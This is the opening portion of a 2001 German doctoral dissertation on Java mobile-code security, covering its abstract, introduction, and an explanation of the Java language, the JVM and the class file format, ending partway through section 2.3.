Die Sicherheitsaspekte von mobilem Code

Dissertation

zur

Erlangung des Doktorgrades

der Naturwissenschaften

(Dr. rer. nat.)

dem

Fachbereich Mathematik und Informatik

der Philipps-Universität Marburg

vorgelegt von

Karsten Sohr

aus Northeim

Marburg/Lahn Juni 2001

Vom Fachbereich Mathematik und Informatik
der Philipps-Universität Marburg
als Dissertation angenommen am 03.07. 2001
Erstgutachter: Prof. Dr. Manfred Sommer
Zweitgutachterin: Prof. Dr. Rita Loogen
Tag der mündlichen Prüfung am 11.07. 2001

Für mein Patenkind Julia

Danksagung

Zunächst möchte ich vor allem meinen Eltern danken, die mir sowohl mein Informatikstudium als auch meine Promotion ermöglicht haben und mir auch in schwierigeren Zeiten den nötigen Rückhalt gegeben haben, um durchzuhalten. Besonderer Dank gilt außerdem meinem Doktorvater Prof. Dr. Manfred Sommer, der meine Doktorarbeit betreut hat und mir grundlegende Ideen und Anregungen für das Thema dieser Dissertation gegeben hat. Hervorzuheben ist an dieser Stelle, daß er mir in einer nicht einfachen Situation trotzdem die Promotion ermöglicht hat. Des weiteren möchte ich mich bei Frau Prof. Dr. Loogen bedanken, deren Hinweise wesentlich dazu beigetragen haben, die vorliegende Arbeit weiter zu verbessern.

Darüber hinaus danke ich Herrn Helmut Heeke von der Siemens AG in München, der für die nicht immer leichte Finanzierung während meiner Promotion gesorgt hat. Nicht zu vergessen sind außerdem die Herrn Tobias Jentschke, Matthias Brod und Saeid Moghaddami Talemi, die mit mir in verschiedenen Projekten zusammengearbeitet haben. An dieser Stelle soll vor allem auch Herr Steffen Deter hervorgehoben werden, der nicht nur die Arbeit Korrektur gelesen hat, sondern von dem darüber hinaus wertvolle Hinweise stammen, die in diese Arbeit eingeflossen sind. Letzten Endes sollte auch nicht Herr Michael Krist vergessen werden, der mir gezeigt hat, daß es noch etwas anderes als Computer und Informatik gibt.

Kurzfassung

In dieser Arbeit wird zunächst die Sicherheitsarchitektur von Java näher auf Schwächen hin untersucht. Dabei stellt sich heraus, daß die Bytecode-Verifikation, eine essentielle Komponente der Java-Sicherheitsarchitektur, eine Schwachstelle ist. Dies wird insbesondere anhand einiger Sicherheitslücken begründet, die in den beiden kommerziell vertriebenen Webbrowsern gefunden wurden und deren Ursache Fehler in der Bytecode-Verifikation waren. Darüber hinaus zeigt sich, daß sich dieser Verifikationsmechanismus vereinfachen läßt, wenn ein zum Bytecode alternatives Zwischenformat gewählt wird: Es werden aus diesem Grund anstelle des Bytecodes komprimierte abstrakte Syntaxbäume (ASTs) verwendet, da diese im Gegensatz zum Bytecode strukturelle Informationen und Typinformationen direkt enthalten. Darauf aufbauend wird dann ein neues Zwischenformat (*ASTcode*) definiert, bei dem aber das grundsätzliche Format der Klassendateien erhalten bleibt und im wesentlichen nur das *Code*-Attribut geändert wird: Im *Code*-Attribut werden jetzt komprimierte abstrakte Syntaxbäume anstelle des Bytecodes gespeichert. Es zeigt sich in diesem Zusammenhang, daß nun im Gegensatz zur Bytecode-Verifikation keine Daten- und Kontrollflußanalyse mehr erforderlich ist, um zu gewährleisten, daß wichtige Eigenschaften der Sprache Java auch im *ASTcode* eingehalten werden. Die Überprüfung der Typsicherheit kann dann beispielsweise einfach mit Hilfe einer Baumwanderung durch die abstrakten Syntaxbäume durchgeführt werden, wie es bei der Kompilierung in der semantischen Analysephase üblich ist.

Inhalt

1 Einleitung

Seit ihrer Einführung im Jahre 1995 hat sich die Sprache Java[1] [Su95a, BGJS00] schneller verbreitet als jede andere Programmiersprache zuvor. Ein Grund hierfür besteht vor allem darin, daß sie aufgrund ihrer Plattformunabhängigkeit besonders zur Internet-Programmierung verwendet werden kann. Webseiten werden gerade dadurch für den Anwender interessant, daß sie kleine Programme (sogenannte *Applets*) enthalten. Java bietet nun die Möglichkeit, solche Programme schnell und bequem zu erstellen. Das Einbinden dieser Applets in Webseiten hat allerdings in bezug auf den Sicherheitsaspekt besondere Konsequenzen. Schließlich werden nun nach dem Aufruf einer Webseite Programme lokal auf dem Rechner ausgeführt, deren Herkunft zumeist unbekannt ist. Viele Websurfer wissen nicht einmal, daß auf ihrem Rechner ein Applet ausgeführt wird und sie somit Java-Anwender sind! Hierdurch bieten sich für einen Hacker neue Möglichkeiten, in ein System einzudringen, dort Viren einzuschleusen, geheime Daten auszuspionieren, Dateien zu löschen usw. Den Entwicklern von Java sind die eben genannten Bedenken natürlich nicht verborgen geblieben. Aus diesem Grund haben sie ein spezielles Sicherheitsmodell entworfen, das die Rechte, die einem Applet zustehen, so einschränkt, daß dieses keinen Schaden anrichten kann. Dabei wurde das Sicherheitsmodell in den letzten Jahren von der Firma SUN mehrfach modifiziert bzw. erweitert, um eine größere Flexibilität und eine höhere Sicherheit zu erreichen. Darüber hinaus haben auch die beiden großen Webbrowser-Hersteller eigene Varianten des Java-Sicherheitsmodelles in ihre Browser integriert.

Trotz dieser Sicherheitsvorkehrungen sind seit der Einführung Javas immer wieder neue schwerwiegende Sicherheitslücken aufgetreten [MF99, DFBW97, So99], die größtenteils zu einem Angriff mit allen Konsequenzen bis hin zum Löschen von Dateien ausgenutzt werden konnten. Teilweise war es hierdurch sogar möglich, die Festplatte des angegriffenen Rechners zu löschen oder beliebige Netzverbindungen zu eröffnen, so daß eine Firewall eines geschützten Intranets umgangen werden konnte. Glücklicherweise sind alle bisher bekannten Angriffe nur an Laborrechnern durchgeführt worden; es gibt keine Berichte über in der Realität durchgeführte Angriffe. Außerdem konnten alle Sicherheitslücken von SUN bzw. den Webbrowser-Herstellern in relativ kurzer Zeit behoben werden, zumal es sich in den meisten Fällen „nur“ um Implementierungsfehler in einer oder mehreren Komponenten der Java-

[1] Java ist ein eingetragenes Warenzeichen der Firma Sun Microsystems in den USA und anderen Staaten.

Sicherheitsarchitektur handelte: Das gesamte Sicherheitskonzept wurde in keinem Fall grundsätzlich gefährdet. Nichtsdestotrotz ist auch weiterhin mit neuen schwerwiegenden Sicherheitslücken zu rechnen. Hierbei ist nicht auszuschließen, daß solche Angriffe auch in der Realität und nicht nur im Labor auftreten und einen entsprechenden Schaden anrichten.

Ein Aspekt dieser Arbeit besteht deshalb darin, die Java-Sicherheitsarchitektur auf Schwächen hin zu untersuchen. In diesem Zusammenhang sollen u.a. zwei kürzlich entdeckte Java-Sicherheitslücken des Netscape Communicators und des MS Internet Explorers [So99, Mi99] näher beschrieben werden. Die Untersuchung dieser beiden Sicherheitslücken, aber auch einiger anderer Sicherheitsprobleme [DFBW97] zeigt, daß die Bytecode-Verifikation [LY99] – eine zentrale Komponente der Java-Sicherheitsarchitektur – als Schwachstelle identifiziert werden kann, da diese komplex und somit fehleranfällig ist. Der Bytecode-Verifizierer soll im Rahmen der Java-Sicherheitsarchitektur überprüfen, ob die wichtigsten sicherheitsrelevanten Regeln der Sprache Java (wie z.B. die Typsicherheit) auch im Bytecode, dem plattformunabhängigen Zwischenformat für Java-Programme, eingehalten werden. Da es sich beim Bytecode um den Stackcode einer virtuellen Maschine handelt und da der Stackcode eine lineare Programmrepräsentation ist, bei der strukturelle Informationen über das Quellprogramm verloren gegangen sind, kann der Bytecode-Verifizierer die geeigneten Typinformationen bzw. Informationen über Gültigkeitsbereiche nicht mehr direkt aus dem Bytecode entnehmen. Vielmehr muß der Verifizierer sich diese Informationen mühsam mittels einer Daten- und Kontrollflußanalyse herleiten. Es stellt sich mithin die Frage, ob es anstatt des Bytecodeformates nicht ein (vom Standpunkt des Sicherheitsaspektes) geeigneteres Zwischenformat gibt, das die Überprüfung der wichtigsten Sicherheitsregeln wesentlich vereinfacht.

In dieser Dissertation wird nun diese Fragestellung weiterverfolgt und ein zum Bytecode alternatives Zwischenformat vorgestellt. Dieses Zwischenformat beruht auf einer Speicherung von abstrakten Syntaxbäumen (ASTs). Die ASTs bieten sich insbesondere aus dem Grund an, daß bei ihnen strukturelle Informationen wie z.B. Gültigkeitsbereiche von Variablen oder aber auch Typinformationen erhalten bleiben, so daß auf eine komplexe Datenflußanalyse wie bei der Bytecode-Verifikation verzichtet werden kann. Da ASTs üblicherweise im Frontend eines Compilers erzeugt werden, besitzen sie auch die gleiche Semantik wie die Quellsprache.

Der Ansatz, ASTs als Zwischenformat zu verwenden, geht auf eine Idee von Michael Franz und Thomas Kistler von der Universität Irvine, Kalifornien zurück [FK97a, Fr94]. Franz und Kistler haben ihr Format *Slim Binaries* genannt und dieses in ihrem *Juice-System* [FK97b] als Verteilungsformat für Juice-Applets verwendet. Anstelle einer virtuellen

Maschine besitzt das Juice-System einen codegenierenden Lader: Hierbei wird die Erzeugung von Maschinencode bis zum Ladezeitpunkt des Applets verzögert, ähnlich wie bei einem JIT-Compiler (Just in Time). Da jedoch die Slim Binaries auf die Quellsprache Oberon [WG92] zugeschnitten sind, müssen bei der Übertragung dieses Ansatzes auf Java Änderungen an dem Format vorgenommen werden. Welche Änderungen dies im einzelnen sind und an welcher Stelle etwaige Probleme auftreten können, soll auch in dieser Arbeit behandelt werden. Darüber hinaus soll das grundsätzliche Format der Klassendateien (*class files*) [LY99] erhalten bleiben; im wesentlichen soll nur derjenige Teil des Klassendatei-Formates modifiziert werden, der die Bytecode-Instruktionen enthält.

Aufgrund der obigen Bemerkungen ergibt sich die folgende Gliederung der vorliegenden Dissertation: Kapitel 2 beinhaltet eine kurze Beschreibung der wichtigsten Eigenschaften der Sprache Java und eine etwas ausführlichere Darstellung der JVM (Java Virtual Machine) und des Klassendatei-Formates, da dies für die Untersuchung des Sicherheitsmodelles von Java – insbesondere des Bytecode-Verifizierers – von Bedeutung ist. Eine eingehendere Darstellung des Java-Sicherheitsmodelles soll dann in Kapitel 3 vorgenommen werden, wobei hauptsächlich auf die Beschreibung des Bytecode-Verifizierers Wert gelegt wird. Gleichzeitig wird aber auch auf die anderen Komponenten eingegangen, und es werden auch neuere Entwicklungen wie z.B. die Sicherheitsarchitektur von Java 2 [GMPS97, Go99] und das Sicherheitsmodell des Netscape Communicators [Ne99a] näher beschrieben. In Kapitel 4 soll dann auf Schwächen der Java-Sicherheitsarchitektur eingegangen werden, wobei auch hier der Schwerpunkt auf der Analyse der Bytecode-Verifikation liegt. Insbesondere sollen hierfür zwei kürzlich entdeckte schwerwiegende Java-Sicherheitslücken im Netscape Communicator bzw. Microsoft Internet Explorer herangezogen werden [So99, Mi99], aber auch früher entdeckte Lücken nicht unerwähnt bleiben. Im fünften Kapitel wird daraufhin das neue Zwischenformat vorgestellt und dabei erläutert, wie einzelne Java-Sprachkonstrukte in dieses abgebildet werden können. Außerdem wird dort theoretisch gezeigt, daß die Verifikation mit Hilfe des neuen Zwischenformates vereinfacht wird und die in Kapitel 4 identifizierten Schwächen der Bytecode-Verifikation vermieden werden. Des weiteren behandelt Kapitel 5 die Implementierungsdetails des Verifizierers für *ASTcode*, der als Prototyp im Rahmen dieser Dissertation entwickelt wurde. Nachdem in Kapitel 6 auf verwandte Forschungsarbeiten eingegangen worden ist, sollen im letzten Kapitel die Ergebnisse der Arbeit zusammengefaßt werden. Gleichzeitig wird auf eventuelle Verbesserungsmöglichkeiten und Erweiterungen des Zwischenformates hingewiesen.

2 Die Sprache Java und die JVM

In diesem Kapitel werden die Grundlagen der Sprache Java erläutert, soweit es für das Verständnis der Java-Sicherheitsarchitektur erforderlich ist. Die Java-Sicherheitsarchitektur wird dann in Kapitel 3 detaillierter behandelt.

Java [Su95a, BGJS00] wurde seit 1990 in einem kleinen Team unter der Leitung von James Gosling bei der Firma SUN entwickelt und hieß zunächst Oak (Object Application Kernel). Sie wurde ursprünglich zur Programmierung von Mikroprozessoren elektronischer Geräte wie z.B. Videorecorder, Fernseher, Toaster usw. konzipiert. Aufgrund des begrenzten Speichers dieser Mikroprozessoren benötigte man ein kompaktes Format. Außerdem erzwang die Verschiedenheit der Prozessoren als weitere Anforderung die Plattformunabhängigkeit der Sprache.

Mit der Entstehung des WWW (World Wide Web) im Jahre 1993 wuchs die Popularität des Internets dramatisch an. Da es sich beim Internet um ein heterogenes Netz handelt, an das verschiedene Arten von Plattformen wie z.B. UNIX-Rechner, PCs usw. angeschlossen sind, wurde die Idee einer plattformunabhängigen Programmierumgebung zu neuem Leben erweckt. Aus diesem Grunde erkannten Gosling und seine Mitarbeiter bald, daß ihre Sprache besonders zur Internet-Programmierung geeignet ist. Es stellte sich auch heraus, daß durch das relativ kompakte Format recht schnelle Übertragungsraten erzielt werden konnten. Sie entwickelten Oak entsprechend weiter und stellten ihre Sprache unter dem Namen *Java* im Jahre 1995 der Öffentlichkeit vor.

Im folgenden soll zunächst kurz auf die Eigenschaften der Sprache Java eingegangen werden. In den beiden daran anschließenden Abschnitten wird dann insbesondere die JVM (Java Virtual Machine) mit dem dazugehörigen Klassendateiformat erläutert, durch das erst die Portabilität von Java-Programmen ermöglicht wird.

2.1 Die Eigenschaften der Sprache Java

Die Firma SUN beschreibt Java in [Su95a] als eine *einfache, objektorientierte, verteilte, interpretierte, robuste, sichere, architektur-neutrale, portable, schnelle, nebenläufige und dynamische* Sprache. In der vorliegenden Dissertation spielen vor allem die Begriffe *sicher* und *robust* eine zentrale Rolle. Im folgenden wird kurz auf die anderen Attribute eingegangen,

die für das Verständnis des weiteren wichtig sind. Der Begriff *interpretiert* wird in Abschnitt 2.2 im Rahmen der Beschreibung der JVM näher erläutert.

1. Einfach

Java ist eine einfache Programmiersprache, zum einen aus der Tatsache heraus, daß man sich nah an die Syntax von C/C++ [KR78, St91] gehalten hat, und zum anderen, daß man die komplexen Möglichkeiten von C/C++ wie z.B. Zeiger entfernt hat. Anstelle der Zeiger gibt es in Java nun Referenzen. Der Java-Programmierer kann diese Referenzen auf Objekte fast genauso verwenden wie Zeiger auf Objekte in C++. Der Hauptunterschied besteht jedoch darin, daß mit den Java-Referenzen keine Zeigerarithmetik mehr möglich ist. Die Zeigerarithmetik war eine häufige Fehlerquelle in C/C++. Darüber hinaus brauchen die Referenzen nicht wieder explizit freigegeben zu werden, wie dies für dynamisch allokierten Speicher in C/C++ notwendig war. Die Speicherfreigabe besorgt ein Speicherbereiniger (*garbage collector*), der in das Java-Laufzeitsystem integriert ist.

2. Objektorientiert

Die zentrale Idee des *objektorientierten Programmierens* (OOP) besteht darin, Daten und die dazugehörigen Operationen in *Klassen* zusammenzufassen. Die Operationen werden in diesem Zusammenhang zumeist als *Methoden* bezeichnet; die einzelnen Instanzen einer Klasse heißen *Objekte*. Im Zusammenhang mit dem Begriff OOP treten u.a. meist die folgenden beiden Schlagworte auf:

- Kapselung: Der Zugriff auf die Daten eines Objektes bzw. einer Klasse erfolgt nur über die Methoden. Dies führt zu einer Verbergung der Repräsentation des einzelnen Objektes.
- Vererbung (Typerweiterung): Klassen können Datenfelder und Methoden anderer Klassen erben. Hierdurch läßt sich eine Codewiederholung vermeiden.

Java besitzt die obigen beiden Eigenschaften und ist von vornherein als eine rein objektorientierte Programmiersprache, beruhend auf dem Klassenkonzept, konzipiert worden, im Gegensatz zur Sprache C++, die eine objektorientierte Erweiterung von C darstellt: Mit C++ muß man nicht notwendigerweise objektorientiert programmieren, sondern man kann sich auch auf die C-Teilmenge beschränken oder sogar beide Programmierstile mischen.

3. Verteilt

Java wurde dafür ausgelegt, eine verteilte Programmiersprache zu sein. Die Java-Klassenbibliothek enthält in dem Paket *java.net* mehrere Klassen, die eine Netzwerk-Kommunikation auf einfache Art ermöglichen. Im Prinzip ist es mit Java ebenso leicht

möglich, eine Datei über das Netzwerk zu erhalten wie auf Dateien in lokalen Dateisystemen zuzugreifen.

4. Architektur-neutral und portabel

Die Lösung, unabhängig von der Hardware-Architektur zu sein, liegt in dem Bytecode-Format, in das ein Java-Programm mit Hilfe eines Compilers transformiert wird. Wenn die virtuelle Java-Maschine einmal für eine gängige Plattform verfügbar ist, kann im Prinzip jede in Java geschriebene Applikation ohne Neukompilierung oder Anpassung dort gestartet werden.

5. Nebenläufigkeit

Java ist eine Mehrprozeßsprache (*multithreading*). Sie unterstützt die Ausführung von mehreren Berechnungen (*threads*) zur gleichen Zeit. Es werden ebenfalls Methoden zur Synchronisation angeboten. Dies ist zum Beispiel sehr wichtig, wenn ein Thread den Inhalt einer Variable ändert, auf die auch andere Threads zugreifen.

6. Dynamisches Laden und Binden

In C/C++ werden normalerweise alle Software-Module gebunden (*linking*), bevor das Programm ausgeführt wird. Mithin handelt es sich in diesem Fall um ein *statisches* Binden. In Java werden dagegen Klassen erst bei Bedarf, d.h. wenn sie wirklich benötigt werden, geladen und gebunden. Diesen Vorgang nennt man häufig auch *dynamische* Bindung bzw. *Spätbindung*. Der Vorteil des dynamischen Bindens besteht vor allem darin, daß ein Java-Programm die neueste Version einer Klasse (eines Moduls) verwenden kann, ohne daß eine Neukompilierung des Quelltextes vorgenommen werden muß. Um die dynamische Bindung zu unterstützen, ist in Java das Konzept des Klassenladers eingeführt worden (s. Abschnitt 3.2.3).

Da eine detaillierte Einführung in die Sprache Java und in ihre Konzepte den Rahmen dieser Arbeit sprengen würde, wird an dieser Stelle nicht näher darauf eingegangen. Es gibt jedoch eine Fülle von Büchern über die Grundkonzepte der Programmiersprache Java, von denen u.a. das Buch von Flanagan [Fl00] und jenes von Arnold und Gosling [AG96] hervorzuheben sind.

2.2 Die virtuelle Java Maschine

Wie bereits erwähnt, sind Java-Programme portabel. Diese Portabilität wird durch den plattformunabhängigen Bytecode erreicht, in den Java-Programme kompiliert werden. Dabei handelt es sich bei dem Bytecode nicht um einen Maschinencode, sondern um einen

Zwischencode. Dieser muß dann noch mit Hilfe eines Interpreters, der JVM, auf dem Zielrechner in Maschinenbefehle umgewandelt werden. Die JVM ist eine abstrakte Stackmaschine. Das Konzept eines interpretativen Systems, basierend auf einer abstrakten Maschine, ist schon relativ alt: Bereits für die Implementierung der Sprache BCPL [Ri71] im Jahre 1971 wurde ein solches Prinzip angewendet, aber auch in *Pascal P* [NAJNJ76], einer frühen Implementierung der weitverbreiteten Sprache Pascal [Wi71], fand das Konzept der abstrakten Maschine seine Anwendung. Nachfolgend sollen die Prinzipien der JVM näher beschrieben werden, wobei die entsprechende Spezifikation der Firma SUN [LY99] zugrundegelegt wird.

Die JVM ist prinzipiell eine CPU, die nicht in der Realität existiert, sondern in Software implementiert ist. Ihr Befehlssatz sind die Instruktionen des Bytecodes, wie sie in [LY99] festgelegt worden sind. Zu diesem Befehlssatz gehören u.a. die folgenden Arten von Befehlen:

- Befehle zur Stackmanipulation,
- bedingte und unbedingte Sprungbefehle,
- Speicher- und Ladebefehle für Variablen und Konstanten,
- Befehle zum Lesen und Speichern von Feldern eines Objektes oder einer Klasse,
- Befehle zum Aufruf von Methoden,
- logische Befehle und
- arithmetische Befehle.

In Abbildung 1 findet man ein Java-Programm und das entsprechende Bytecode-Äquivalent, wobei die Bytecode-Darstellung durch das Java-Kommando *javap* mit der Option –c gewonnen wurde: Da es sich beim Bytecode um einen Stackcode handelt, besitzt beispielsweise die Instruktion *dadd* keine Operanden, obwohl man bei einer Addition zweier Double-Werte zwei Operanden erwarten dürfte. Die beiden Operanden befinden sich auf dem Operandenstack, einem Zwischenspeicher für Zwischenergebnisse einer arithmetischen Berechnung. Auch Parameter von Methodenaufrufen werden dort abgelegt. Auf dem Operandenstack werden Zwischenergebnisse in Form von *32-Bit-Worten* abgespeichert. Da es sich bei den Double-Werten beispielsweise um *64-Bit-Zahlen* handelt, werden in diesem Fall zwei Worte benötigt.




Abbildung 1: Ein Java-Programm mit einem dazu äquivalenten Bytecodeprogramm.

Eine schematische Darstellung des Aufbaus der JVM wird in Abbildung 2 dargestellt. Insbesondere läßt sich dort erkennen, daß die JVM aus einer CPU, einem Stack (oft als „Java-Stack“ bezeichnet) und einem Arbeitsspeicherbereich besteht. Der Arbeitsspeicherbereich setzt sich aus einem Codesegment, einem Konstantenpool und einem Heap zusammen. Der Java-Stack entspricht dem Laufzeitstack, der üblicherweise bei der Implementierung einer Programmiersprache wie C oder Pascal zur Verwaltung von Unterprogrammen benötigt wird. In dem Laufzeitstack werden einzelne Rahmen (*frames*) gespeichert. Ein solcher Rahmen wird immer dann erzeugt, wenn eine Methode aufgerufen wird, und enthält u.a. Informationen über die Laufzeitumgebung dieser Methode. Beim Verlassen der Methode wird der dazugehörige Rahmen wieder vom Java-Stack entfernt. An der Spitze des Java-Stacks befindet sich also derjenige Rahmen, der zu der aktuell abzuarbeitenden Methode gehört. Darüber hinaus benötigen Methoden in der Regel Speicherplatz für lokale Variablen und Parameter. Aus diesem Grund enthält jeder Rahmen noch ein Variablensegment. Ein Speicherplatz besteht im Variablensegment ähnlich wie beim Operandenstack aus einem 32-Bit-Wort. Long- und Double-Werte belegen wie beim Operandenstack wieder zwei Speicherplätze.




Abbildung 2: Schematischer Aufbau der JVM.

Wie oben bereits erwähnt, handelt es sich bei der JVM um eine Stackmaschine, die Zwischenergebnisse auf einem Operandenstack (und nicht in Registern) zwischenspeichert. Deshalb wird in jedem Rahmen noch zusätzlich Platz für den Operandenstack der dazugehörigen Methode reserviert. Dieser Stack sollte nicht mit dem Java-Stack verwechselt werden, sondern er ist – da er zu einem Rahmen gehört – ein Bereich des Java-Stacks.

Das Codesegment der JVM (*method area*) läßt sich am ehesten mit dem Textsegment eines UNIX-Prozesses [Gu88] vergleichen. Es befinden sich hier u.a. die abzuarbeitenden Bytecode-Instruktionen der einzelnen Methoden. Darüber hinaus gibt es im Arbeitsspeicherbereich der JVM noch den Konstantenpool, der im wesentlichen die Laufzeitrepräsentation des Konstantenpools einer Klassendatei darstellt (s. Abschnitt 2.3) und somit eine ähnliche Aufgabe wie die Symboltabelle einer konventionellen Programmiersprache hat. Der Konstantenpool enthält u.a. Typinformationen von

Datenfeldern, Signaturen von Methoden oder aber auch Integer-, Double- und String-Konstanten. Den dritten Teil des Arbeitsspeicherbereiches stellt der Heap dar, in dem Java-Objekte abgespeichert werden, die mit dem Java-Operator *new* erzeugt worden sind. Für diesen Heap gibt es einen Speicherbereiniger (s. Abschnitt 2.1), der dynamisch allokierten Speicherplatz auf dem Heap wieder freigibt.

Um auf die entsprechenden Bereiche der JVM zugreifen zu können, gibt es ferner die folgenden vier Register (s. Abbildung 2):

- *pc*: Zeiger in das Codesegement auf den aktuell auszuführenden Bytecodebefehl,
- *optop*: Zeiger auf das Ende des Operandenstacks,
- *vars*: Zeiger in den Variablenbereich,
- *frame*: Zeiger auf den Rahmen (Laufzeitumgebung) der aktuell auszuführenden Methode.

2.3 Das Klassendateiformat

Üblicherweise werden Java-Programme in Klassendateien (*class files*) übersetzt, deren Format in [LY99] spezifiziert worden ist. Das Klassendateiformat ist die Grundlage für die Plattformunabhängigkeit der Sprache Java. Darüber hinaus sollten Klassendateien auch kompakt sein, um möglichst kurze Ladezeiten für Applets zu garantieren. Im folgenden soll nun das Klassendateiformat näher beschrieben werden.

In einer Klassendatei werden Informationen abgespeichert, die zu genau einer Klasse gehören. Prinzipiell ist eine Klassendatei aus sechs Bereichen aufgebaut (s. Abbildung 3):

- Dateikopf (Dateikennung, Versionsinformationen)
- Konstantenpool,
- Klassenbeschreibung (dazu gehören der Name der Klasse, die Vaterklasse, implementierte Interfaces, Zugriffsrechte für die Klasse),
- Array von Datenfeldern,
- Array mit Methoden (hier ist insbesondere auch der Bytecode für jede einzelne Methode enthalten) und
